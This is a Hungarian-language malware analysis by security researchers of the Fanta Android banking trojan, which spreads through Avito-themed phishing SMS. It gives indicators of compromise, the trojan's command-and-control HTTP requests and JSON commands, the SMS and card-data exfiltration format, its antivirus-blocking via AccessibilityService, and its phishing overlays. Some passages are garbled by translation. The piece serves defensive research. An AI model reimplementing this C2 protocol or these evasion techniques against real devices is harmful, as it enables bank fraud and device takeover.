


Egyszer majd el szeretne adni valamit az Aviton, és amikor részletes leírást ad a termékéről (például egy RAM modulról), egy ilyen üzenetet kap:
 Ha megnyitja a linket, egy látszólag ártalmatlan oldalt fog látni, amely értesíti Önt, a szerencsés és sikeres eladót a vásárlásról:

Miután rákattintott a "Folytatás" gombra, egy APK fájl töltődik le az Android készülékére, amelynek ikonja és neve bizalomgerjesztő. Telepítette az alkalmazást, amely valamiért kéri az AccessibilityService jogokat, majd megjelent és gyorsan eltűnt néhány ablak, és... ennyi.
Bemegy ellenőrizni az egyenlegét, de a banki alkalmazás valamiért ismét a kártyaadatait kéri. Az adatok megadása után borzalmas dolog történik: valamiért, amit még nem ért meg, elkezdenek eltűnni a pénzek a számlájáról. Próbálja megoldani a problémát, de a telefonja ellenáll: önállóan nyomja a "Vissza" és "Kezdőlap" gombokat, nem kapcsol ki, és nem engedi aktiválni a védelmi eszközöket. Végül pénz nélkül marad, a termékét nem vásárolják meg, zavarban van, és azt kérdezi: mi történt?
A válasz egyszerű: Ön a Fanta Android trójai céltáblája lett, amely a Flexnet családból származik. Hogy történhetett ez meg? Most elmagyarázzuk.
Szerzők: Andrej Polovinkin, a rosszindulatú kód elemzésének junior szakértője, Ivan Piszarev, a rosszindulatú kód elemzésének szakértője.
Néhány statisztika
Először a Flexnet Android trójai család 2015-ben vált ismertté. A tevékenységük hosszú időtartama alatt a család több alfajra bővült: Fanta, Limebot, Lipton stb. A trójai, és a hozzá kapcsolódó infrastruktúra folyamatosan fejlődik: új, hatékony elosztási módszerek kerülnek kidolgozásra — a mi esetünkben minőségi phishing oldalak, amelyek konkrét eladó felhasználókra összpontosítanak, míg a trójai fejlesztői követik a vírusírás trendjeit — új funkciókat adnak hozzá, amelyek lehetővé teszik a pénz hatékonyabb ellopását a fertőzött eszközökből és a védelmi mechanizmusok megkerülését.
A cikkben leírt kampány célja az Oroszországból származó felhasználók, Ukrajnában néhány fertőzött eszköz, Kazahsztánban és Fehéroroszországban még kevesebb rendszert figyeltek meg.
Bár a Flexnet már több mint 4 éve jelen van az Android-trójaiak terén, és sok kutató részletesen tanulmányozta, még mindig jó formában van. 2019 januárja óta a potenciális kár mértéke meghaladja a 35 millió rubelt – és ez csak a Oroszországban zajló kampányok alapján. 2015-ben a különféle verziói ennek az Android-trójaiknak eladásra kerültek az underground fórumokon, ahol magát a trójait is megtalálhattuk részletes leírással. Ez azt jelenti, hogy a világban tapasztalt kár statisztikái még lenyűgözőbbek. Nem rossz eredmény egy ilyen öreg harcos számára, nem igaz?
Az eladástól a csalásig

Ahogy az előzőleg bemutatott weboldal képernyőképe mutatja az Avito hirdetésmegosztó internetes szolgáltatás phishing oldalát, az konkrét áldozatra készült. Úgy tűnik, hogy a támadók egy Avito parser egy példányát használják, amely kiemeli a telefonszámot és a eladó nevét, valamint a termék leírását. Az oldal megnyitása és az APK-fájl előkészítése után az áldozat SMS-t kap a nevén és egy linket a phishing oldalra, amely tartalmazza a termék leírását és az “eladás” során kapott összeget. A gombra kattintva a felhasználó egy káros APK-fájlt kap – Fanta.
A shcet491[.]ru domain vizsgálata azt mutatta, hogy a Hostinger cég DNS-szervereihez van delegálva:
- ns1.hostinger.ru
- ns2.hostinger.ru
- ns3.hostinger.ru
- ns4.hostinger.ru
A domain zónafájlja olyan rekordokat tartalmaz, amelyek azt jelzik, hogy IP address 31.220.23[.]236, 31.220.23[.]243 és 31.220.23[.]235. A domain fő erőforrás rekordja (A-rekord) azonban egy 178.132.1[.]240 IP-című szerverre mutat.
A 178.132.1[.]240 IP-cím Hollandiában található, és a következő hosztnak tulajdonítható: WorldStream. A 31.220.23[.]235, 31.220.23[.]236 és 31.220.23[.]243 IP-címek az Egyesült Királyságban találhatók, és a HOSTINGER virtuális tárhely szolgáltatóhoz tartoznak. A regisztráló: openprov-ru. A 178.132.1[.]240 IP-címhez a következő domainek is hozzánk tartoznak:
- sdelka-ru[.]ru
- tovar-av[.]ru
- av-tovar[.]ru
- ru-sdelka[.]ru
- shcet382[.]ru
- sdelka221[.]ru
- sdelka211[.]ru
- vyplata437[.]ru
- viplata291[.]ru
- perevod273[.]ru
- perevod901[.]ru
Érdemes megjegyezni, hogy szinte minden domainról elérhetőek voltak a következő formátumú linkek:
http://(www.){0,1}/[0-9]{7}
Ez a minta a SMS-üzenetben található linkre is vonatkozik. Történeti adatok alapján megállapították, hogy egyetlen domainhez több link tartozik a fent leírt minta alapján, ami azt jelzi, hogy egy domainet többször használnak trója terjesztésére több áldozathoz.
Térjünk egy kicsit előre: a SMS-ből letöltött trójai a vezérlő szerverként az alábbi címet használja onuseseddohap[.]club. Ez a domain 2019-03-12-én lett regisztrálva, és 2019-04-29 óta APK alkalmazások lépnek kapcsolatba ezzel a domainnel. A VirusTotal adatai alapján összesen 109 alkalmazás lépett kapcsolatba ezzel a szerverrel. A domain a következő IP-címre oldódott fel 217.23.14[.]27, amely Hollandiában található, és az alábbi szolgáltató tulajdonában áll WorldStream. A regisztrálóként namecheaphasználatos. Ezen az IP-címen a következő domainok is feloldódtak bad-racoon[.]club (2018-09-25-től kezdődően) és bad-racoon[.]live (2018-10-25-től kezdődően). A domain több mint 80 APK-fájllal lépett kapcsolatba, a bad-racoon[.]club — több mint 100. bad-racoon[.]live Összességében a támadás menete a következőképpen zajlik:
Mi rejlik a Fanta alatt?
Mint sok más Android trójai, a Fanta képes SMS-eket olvasni és küldeni, USSD-lekérdezéseket végrehajtani, saját ablakokat megjeleníteni az alkalmazások (beleértve a banki alkalmazásokat) fölött. Azonban a funkcionalitása ezen családja bővült: a Fanta elkezdte használni a
AccessibilityService több célra: más alkalmazások értesítéseinek tartalmának olvasása, a trójai észlelésének és leállításának megakadályozása a fertőzött eszközön stb. A Fanta az Android 4.4-es vagy újabb verzióin működik. Ebben a cikkben részletesebben megvizsgáljuk a következő Fanta-mintát: MD5
- : 0826bd11b2c130c4c8ac137e395ac2d4SHA1
- : ac33d38d486ee4859aa21b9aeba5e6e11404bcc8SHA256
- : df57b7e7ac6913ea5f4daad319e02db1f4a6b243f2ea6500f83060648da6edfbA futtatás után
Közvetlenül a trójai elindítása után elrejti az ikonját. Az alkalmazás csak akkor működik, ha a fertőzött eszköz neve nincs a következő listában:
android_x86
- Nexus 5X(bullhead)
- VirtualBox
- Nexus 5(razor)
- Ez a vizsgálat a trójai fő szolgáltatásában történik —
MainService . Az első indításakor a konfigurációs paraméterek alapértelmezett értékekkel történő inicializálása zajlik (a konfigurációs adatok tárolásának formátumáról és jelentéséről később lesz szó), és a fertőzött eszköz regisztrálása a vezérlő szerveren. A szerverhez HTTP POST-kérelmet küldenek aregister_bot üzenettípussal és a fertőzött eszköz információival (Android verzió, IMEI, telefonszám, szolgáltató neve és az ország kódja, amelyben a szolgáltatót nyilvántartják). A vezérlő szerver címe használatos hXXp://onuseseddohap[.]club/controller.php. A válaszban a szerver egy üzenetet küld, amely mezőket tartalmaz bot_id, bot_pwd, server — ezek az értékek az alkalmazásban a CnC-szerver paramétereként kerülnek tárolásra. A paraméter server nem kötelező, ha a mezőt nem kapták meg: a Fanta a regisztrációs címet használja — hXXp://onuseseddohap[.]club/controller.php. A CnC-cím módosítási funkciója két feladat megoldására alkalmazható: a terhelés egyenletes elosztására több szerver között (ha sok fertőzött eszköz van, a terhelés egy optimalizálatlan webkiszolgálóra magas lehet), valamint egy alternatív szerver használatára a CnC-szerverek egyikének meghibásodása esetén.
Ha a kérés küldése során hiba lép fel, a trojanként 20 másodperc múlva megismétli a regisztrációs folyamatot.
A Fanta eszköz sikeres regisztrálása után a felhasználónak a következő üzenetet küldi:

Fontos megjegyzés: a nevű szolgáltatás A rendszer biztonsága — a trójai szolgáltatás neve, és a gombra kattintva OK megnyílik egy ablak a fertőzött eszköz Accessibility beállításaival, ahol a felhasználónak magának kell megadnia az Accessibility-jogokat a kártékony szolgáltatásnak:

Amint a felhasználó aktiválja több célra: más alkalmazások értesítéseinek tartalmának olvasása, a trójai észlelésének és leállításának megakadályozása a fertőzött eszközön stb. A Fanta az Android 4.4-es vagy újabb verzióin működik. Ebben a cikkben részletesebben megvizsgáljuk a következő Fanta-mintát:, a Fanta hozzáférést kap az alkalmazásablakok tartalmához és azokban végrehajtott műveletekhez:

Közvetlenül az Accessibility-jogok megszerzése után a trójai administrátori jogokat és értesítési olvasási jogokat kér:

Az AccessibilityService segítségével az alkalmazás szimulálja a billentyűleütéseket, így megkapja az összes szükséges jogot.
A Fanta több adatbázis példányt hoz létre (amelyeket később ismertetünk), amelyek szükségesek a konfigurációs adatok, valamint a fertőzött eszközön a folyamat során gyűjtött információk tárolásához. A gyűjtött információk küldéséhez a trójai egy ismétlődő feladatot állít fel, amelynek célja a mezők kiürítése az adatbázisból és a parancs megszerzése a vezérlő szervertől. A CnC-hez való csatlakozás gyakorisága az Android verziójától függ: 5.1-es verzió esetén a gyakoriság 10 másodperc lesz, egyébként 60 másodperc.
A Fanta a parancs megszerzéséhez a következő lekérdezést végzi GetTask a vezérlő szerverhez. A válaszban a CnC az alábbi parancsok egyikét küldheti:
| A parancs | Leírás |
|---|---|
| 0 | SMS-üzenet küldése |
| 1 | Telefonhívás vagy USSD-parancs végrehajtása |
| 2 | A paraméter frissítése intervallum |
| 3 | A paraméter frissítése intercept |
| 6 | A paraméter frissítése smsManager |
| 9 | SMS-üzenetek gyűjtésének megkezdése |
| 11 | A telefon alaphelyzetbe állítása |
| 12 | A párbeszédablakok létrehozásának naplózása be-/kikapcsolása |
A Fanta 70 banki, gyorsfizetési és elektronikus pénztárca alkalmazás értesítéseit is gyűjti, és azokat adatbázisban tárolja.
Konfigurációs paraméterek tárolása
A Fanta a konfigurációs paraméterek tárolására az Android platform standard megközelítését alkalmazza - Preferences-fájlok. A beállítások a következő nevű fájlba mentődnek: settings. A mentett paraméterek leírása az alábbi táblázatban található.
| Név | Alapértelmezett érték | Lehetséges értékek | Leírás |
|---|---|---|---|
| id | 0 | Egész szám | Bot azonosító |
| server | hXXp://onuseseddohap[.]club/ | URL | Az irányító szerver címe |
| pwd | — | String | Jelszó a szerverhez |
| intervallum | 20 | Egész szám | Időintervallum. Megmutatja, hogy mennyit kell halasztani a következő feladatok végrehajtását:
|
| intercept | mind | all/telNumber | Ha a mező egyenlő a mind vagy telNumberszöveggel, akkor a kapott SMS-üzenetet az alkalmazás elkapja, és nem jeleníti meg a felhasználónak. |
| smsManager | 0 | 0/1 | Az alkalmazás alapértelmezett SMS-ként való fogadása be-/kikapcsolása |
| readDialog | hamis | Igen/nem | Az események naplózása be-/kikapcsolása AccessibilityEvent |
A Fanta emellett a következő fájlt is használja: smsManager:
| Név | Alapértelmezett érték | Lehetséges értékek | Leírás |
|---|---|---|---|
| pckg | — | String | A használt SMS-kezelő neve |
Adatbázisokkal való interakció
A trójai munkája során két adatbázist használ. Az adatbázis neve: a különféle telefonról gyűjtött információk tárolására szolgál. A második adatbázis neve: fanta.db és a halálos ablakok létrehozásáért felelős beállítások tárolására használják, amelyek információkat gyűjtenek a bankkártyákról.

A trójai az alábbi adatbázist használja több mint a gyűjtött információk tárolására és a tevékenységeinek naplózására. Az adatok a következő táblázatban tárolódnak: logs. A tábla létrehozásához a következő SQL-lekérdezést használják:
create table logs ( _id integer primary key autoincrement, d TEXT, f TEXT, p TEXT, m integer)Az adatbázis a következő információkat tartalmazza:
1. A fertőzött eszköz bekapcsolásának naplózása üzenettel. A telefon beindult!
2. Értesítések alkalmazásoktól. Az üzenet a következő minta szerint keletkezik:
():
3. Bankkártyaadatok a trójai által létrehozott adathalász űrlapokból. A paraméter VIEW_NAME az alábbi listából lehet:
- AliExpress
- Avito
- Google Play
- Különböző
Az üzenet a következő formátumban naplózódik:
[]() Kártyaszám:; Dátum:/{%YEAR%}; CVV:
4. Bejövő/kimenő SMS-üzenetek formátuma:
( Típus: Bejövő/Kimenő) :
5. Információ a csomagról, amely párbeszédablakot generál a következő formátumban:
()
Példa táblázat logs:
A Fanta egyik funkciója az információk gyűjtése a bankkártyákról. Az adatok gyűjtése phishing ablakok létrehozásával történik a banki alkalmazások megnyitásakor. A trójai csak egyszer hoz létre phishing ablakot. Az információ, hogy az ablak megjelenésre került a felhasználónak, táblázatban kerül tárolásra settings az adatbázisban fanta.db. Az adatbázis létrehozásához a következő SQL lekérdezés használatos:
create table settings (can_login integer, first_bank integer, can_alpha integer, can_avito integer, can_ali integer, can_vtb24 integer, can_telecard integer, can_another integer, can_card integer);Az összes táblázatmező settings alapértelmezés szerint 1-es értékkel inicializálódik (phishing ablak létrehozása). Miután a felhasználó megadta az adatait, az érték 0-ra állítódik. Például: a táblázat mezői settings:
- can_login — mező felelős a forma megjelenítéséért a banki alkalmazás megnyitásakor
- first_bank — nem használatos
- can_avito — mező felelős a forma megjelenítéséért az Avito alkalmazás megnyitásakor
- can_ali — mező felelős a forma megjelenítéséért az Aliexpress alkalmazás megnyitásakor
- can_another — mező felelős a forma megjelenítéséért bármely, a következő listában szereplő alkalmazás megnyitásakor: Jula, Pandao, Drom Auto, Pénztárca. Kedvezmény- és hűségkártyák, Aviasales, Booking, Trivago
- can_card — mező felelős a forma megjelenítéséért a megnyitáskor Google Play
Kapcsolat a vezérlő szerverrel
A vezérlő szerverrel való hálózati kommunikáció HTTP protokollon keresztül történik. A Fanta népszerű Retrofit könyvtárat használ a hálózati műveletekhez. A kérések a következő helyre kerülnek elküldésre: hXXp://onuseseddohap[.]club/controller.php. A szerver címe a szerveren való regisztráció során megváltoztatható. A szervertől cookie-k érkezhetnek válaszként. A Fanta a következő kéréseket hajtja végre a szerverre:
- A bot regisztrálása a vezérlő szerveren egyszer történik meg az első indításkor. A következő adatokat küldjük el a fertőzött eszközről:
· Cookie — a szervertől kapott cookie (alapértelmezés szerint üres karakterlánc)
· mód — karakterlánc konstans üzenettípussal és a fertőzött eszköz információival (Android verzió, IMEI, telefonszám, szolgáltató neve és az ország kódja, amelyben a szolgáltatót nyilvántartják). A vezérlő szerver címe
· prefix — egész szám konstans 2
· version_sdk — a következő sablon szerint kerül előállításra: /(Avit)
· imei — a fertőzött eszköz IMEI száma
· country — az ország kódja, ahol a szolgáltató be van jegyezve, ISO formátumban
· number — telefonszám
· szolgáltató — a szolgáltató nevePélda a szerverre küldött kérésre:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=register_bot&prefix=2&version_sdk=&imei=&country=&number=&operator=
A kérésre a szervernek JSON objektumot kell visszaküldenie, amely az alábbi paramétereket tartalmazza:
· bot_id — a fertőzött eszköz azonosítója. Ha a bot_id 0, akkor a Fanta újra végrehajtja a kérést.
· bot_pwd — jelszó a szerverhez.
· server — a vezérlő szerver címe. Opcionális paraméter. Ha a paraméter nincs megadva, az alkalmazásban tárolt cím lesz használva.Példa JSON objektumra:
{
    "response":[
   	 {
   		 "bot_id": ,
   		 "bot_pwd": ,
   		 "server":
   	 }
    ],
    "status":"ok"
}
- Kérés a szervertől érkező parancsok lekérésére. A következő adatokat küldjük a szervernek:
· Cookie — a szervertől kapott cookie-k
· bid — a fertőzött eszköz azonosítója, amelyet a kérés elküldésekor kaptunk üzenettípussal és a fertőzött eszköz információival (Android verzió, IMEI, telefonszám, szolgáltató neve és az ország kódja, amelyben a szolgáltatót nyilvántartják). A vezérlő szerver címe
· pwd — jelszó a szerverhez
· divice_admin — a mező meghatározza, hogy kaptunk-e adminisztrátori jogosultságokat. Ha adminisztrátori jogokkal rendelkezünk, a mező értéke 1, különben 0
· Accessibility — az Accessibility Service működésének állapota. Ha a szolgáltatás elindult, az érték 1, különben 0
· SMSManager — mutatja, hogy a trójai program alapértelmezett alkalmazásként van-e beállítva SMS fogadására
· screen — megmutatja, hogy a képernyő milyen állapotban van. Az érték 1, ha a képernyő be van kapcsolva, különben 0;Példa a szerverre küldött kérésre:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=getTask&bid=&pwd=&divice_admin=&Accessibility=&SMSManager=&screen=
A parancstól függően a szerver JSON objektumot küldhet vissza különböző paraméterekkel:
· A parancs SMS-üzenet küldése: A paraméterek között található a telefonszám, az SMS üzenet szövege és az elküldött üzenet azonosítója. Az azonosítót használják az üzenet küldésekor a szervernek, a típus setSmsStatus.
{
    "response":
    [
   	 {
   		 "mode": 0,
   		 "sms_number": ,
   		 "sms_text": ,
   		 "sms_id": %SMS_ID%
   	 }
    ],
    "status":"ok"
}
· A parancs Telefonhívás vagy USSD-parancs végrehajtása: A telefonszám vagy a parancs a válasz törzsében érkezik.
{
    "response":
    [
   	 {
   		 "mode": 1,
   		 "command":
   	 }
    ],
    "status":"ok"
}
· A parancs A paraméter interval módosítása.
{
    "response":
    [
   	 {
   		 "mode": 2,
   		 "interval":
   	 }
    ],
    "status":"ok"
}
· A parancs Paraméter megváltoztatása intercept.
{
    "response":
    [
   	 {
   		 "mode": 3,
   		 "intercept": "all"/"telNumber"/
   	 }
    ],
    "status":"ok"
}
· A parancs SmsManager mező módosítása.
{
    "response":
    [
   	 {
   		 "mode": 6,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
· A parancs SMS-üzenetek gyűjtése a fertőzött eszközről.
{
    "response":
    [
   	 {
   		 "mode": 9
   	 }
    ],
    "status":"ok"
}
· A parancs A telefon alaphelyzetbe állítása:
{
    "response":
    [
   	 {
   		 "mode": 11
   	 }
    ],
    "status":"ok"
}
· A parancs Paraméter megváltoztatása ReadDialog.
{
    "response":
    [
   	 {
   		 "mode": 12,
   		 "enable": 0/1
   	 }
    ],
    "status":"ok"
}
- Üzenet küldése típussal setSmsStatus. Ez a kérés a parancs végrehajtása után történik SMS-üzenet küldése. A kérés a következőképpen néz ki:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSmsStatus&id=&status_sms=- Az adatbázis tartalmának küldése. Egy kérés során egy sor kerül továbbításra. A szerverre a következő adatok kerülnek:
· Cookie — a szervertől kapott cookie-k
· mód — karakterlánc konstans setSaveInboxSms
· bid — a fertőzött eszköz azonosítója, amelyet a kérés elküldésekor kaptunk üzenettípussal és a fertőzött eszköz információival (Android verzió, IMEI, telefonszám, szolgáltató neve és az ország kódja, amelyben a szolgáltatót nyilvántartják). A vezérlő szerver címe
· szöveg — a jelenlegi adatbázis bejegyzés szövege (mező d a táblázatból logs az adatbázisban több mint)
· number — a jelenlegi adatbázis bejegyzés megnevezése (mező p a táblázatból logs az adatbázisban több mint)
· sms_mode — egész szám értéke (mező m a táblázatból logs az adatbázisban több mint)A kérés a következőképpen néz ki:
POST /controller.php HTTP/1.1
Cookie:
Content-Type: application/x-www-form-urlencoded
Host: onuseseddohap.club
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.6.0

mode=setSaveInboxSms&bid=&text=&number=&sms_mode=
Sikeres küldés esetén a sor törlésre kerül az adatbázisból. Példa a szervertől visszakapott JSON-objektumra:
{
    "response":[],
    "status":"ok"
}
Interakció az AccessibilityService szolgáltatással
Az AccessibilityService a fogyatékkal élő emberek számára könnyíti meg az Android-eszközök használatát. A legtöbb esetben az alkalmazással való interakció fizikai érintkezést igényel. Az AccessibilityService lehetővé teszi ezek programozott végrehajtását. A Fanta ezt a szolgáltatást használja hamis ablakok létrehozására banki alkalmazásokban és a rendszerbeállítások valamint bizonyos alkalmazások megnyitásának megakadályozására.
Az AccessibilityService funkcióit kihasználva a trójai nyomon követi a fertőzött eszköz képernyőelemeinek változásait. Ahogy azt korábban leírtuk, a Fanta beállításaiban található egy paraméter, amely a párbeszédablakokkal végzett műveletek naplózásáért felelős — readDialog. Ha ez a paraméter be van állítva, az adatbázisba rögzítésre kerül az eseményt kezdeményező csomag neve és leírása. A trójai a következő lépéseket hajtja végre az események bekövetkezésekor:
- Vissza és otthon gomb megnyomásának imitálása az alábbi esetekben:
· ha a felhasználó újra szeretné indítani eszközét
· ha a felhasználó el szeretné távolítani az 'Avito' alkalmazást, vagy meg szeretné változtatni a jogosultságokat
· ha az oldalon megtalálható az 'Avito' alkalmazásra vonatkozó hivatkozás
· az 'Google Play Védelem' alkalmazás megnyitásakor
· hozzáférési szolgáltatások beállító oldalának megnyitásakor
· amikor megjelenik a 'Rendszer biztonsága' párbeszédablak
· amikor megnyílik a 'Más alkalmazás fölé rajzolás' beállító oldal
· amikor megnyílik az 'Alkalmazások', 'Visszaállítás és törlés', 'Adatok törlése', 'Beállítások visszaállítása', 'Fejlesztői lehetőségek', 'Különleges lehetőségek', 'Különleges jogok' oldal
· ha az eseményt bizonyos alkalmazások generálták.Alkalmazások listája
- android
- Master Lite
- Clean Master
- Clean Master x86 CPU-hoz
- Meizu Alkalmazás Engedélyezéskezelés
- MIUI Biztonság
- Clean Master — Antivírus és gyorsítótár tisztító
- Szülői felügyelet és GPS: Kaspersky SafeKids
- Kaspersky Antivirus AppLock és Webbiztonság Beta
- Virus Cleaner, Antivirus, Cleaner (MAX Security)
- Mobil Antivirus Security PRO
- Avast antivírus & ingyenes védelem 2019
- Mobile Security МегаФон
- AVG Protection Xperia-hoz
- Mobil Biztonság
- Malwarebytes antivírus & védelem
- Antivírus Androidra 2019
- Security Master — Antivírus, VPN, AppLock, Booster
- AVG antivírus Huawei táblagéphez — Rendszerkezelő
- Samsung Accessibility
- Samsung Smart Manager
- Security Master
- Sebesség Boostoló
- Dr.Web
- Dr.Web Security Space
- Dr.Web Mobil Vásárló Központ
- Dr.Web Security Space Élet
- Dr.Web Mobil Vásárló Központ
- Antivírus & Mobil Biztonság
- Kaspersky Internet Security: Antivírus és Védelem
- Kaspersky Battery Life: Kímélő & Boostoló
- Kaspersky Endpoint Security — védelem és irányítás
- AVG Antivírus ingyen 2019 – Védelem Androidra
- Antivírus Androidra
- Norton Mobil Biztonság és Antivírus
- Antivírus, tűzfal, VPN, mobil biztonság
- Mobil Biztonság: antivírus, VPN, lopásvédelem
- Antivírus Androidra
- Ha SMS üzenet küldésekor a rövid számra engedélyt kér, a Fanta imitálja a jelölőnégyzet megnyomását. Választás megjegyzése és gombot küldés.
- Ha a trójai el szeretné venni az adminisztrátori jogokat, letiltja a telefon képernyőjét.
- Megakadályozza új adminisztrátorok hozzáadását.
- Ha az antivírus alkalmazás dr.web fenyegetést észlel, a Fanta imitálja a gomb megnyomását figyelmen kívül hagyni.
- A trójai imitálja a vissza és otthon gomb megnyomását, ha az eseményt az alkalmazás generálta Samsung Device Care.



- A Fanta olyan adathalász ablakokat készít, amelyek bankkártya-információk megadására szolgáló űrlapokat tartalmaznak, ha a lista szerint körülbelül 30 különböző internetes szolgáltatás közül indították el az alkalmazást. Ezek között található: AliExpress, Booking, Avito, Google Play Market, Pandao, Drom Auto és mások.
Adathalász űrlapok
A Fanta elemzi, hogy mely alkalmazások futnak a fertőzött eszközön. Ha nyitva volt egy érdeklődési alkalmazás, a trójai program egy adathalász ablakot mutat, amely a bankkártya adatok megadására szolgáló űrlap. A felhasználónak a következő adatokat kell megadnia:
- Kártyaszám
- Kártya lejárati dátuma
- CVV
- A kártya birtokosának neve (nem minden bank esetében)
A futó alkalmazás függvényében különböző adathalász ablakok jelennek meg. Az alábbiakban néhány példa látható:
Aliexpress:

Avito:
Néhány más alkalmazás esetében, például Google Play Market, Aviasales, Pandao, Booking, Trivago:

Hogyan is volt az egész valójában
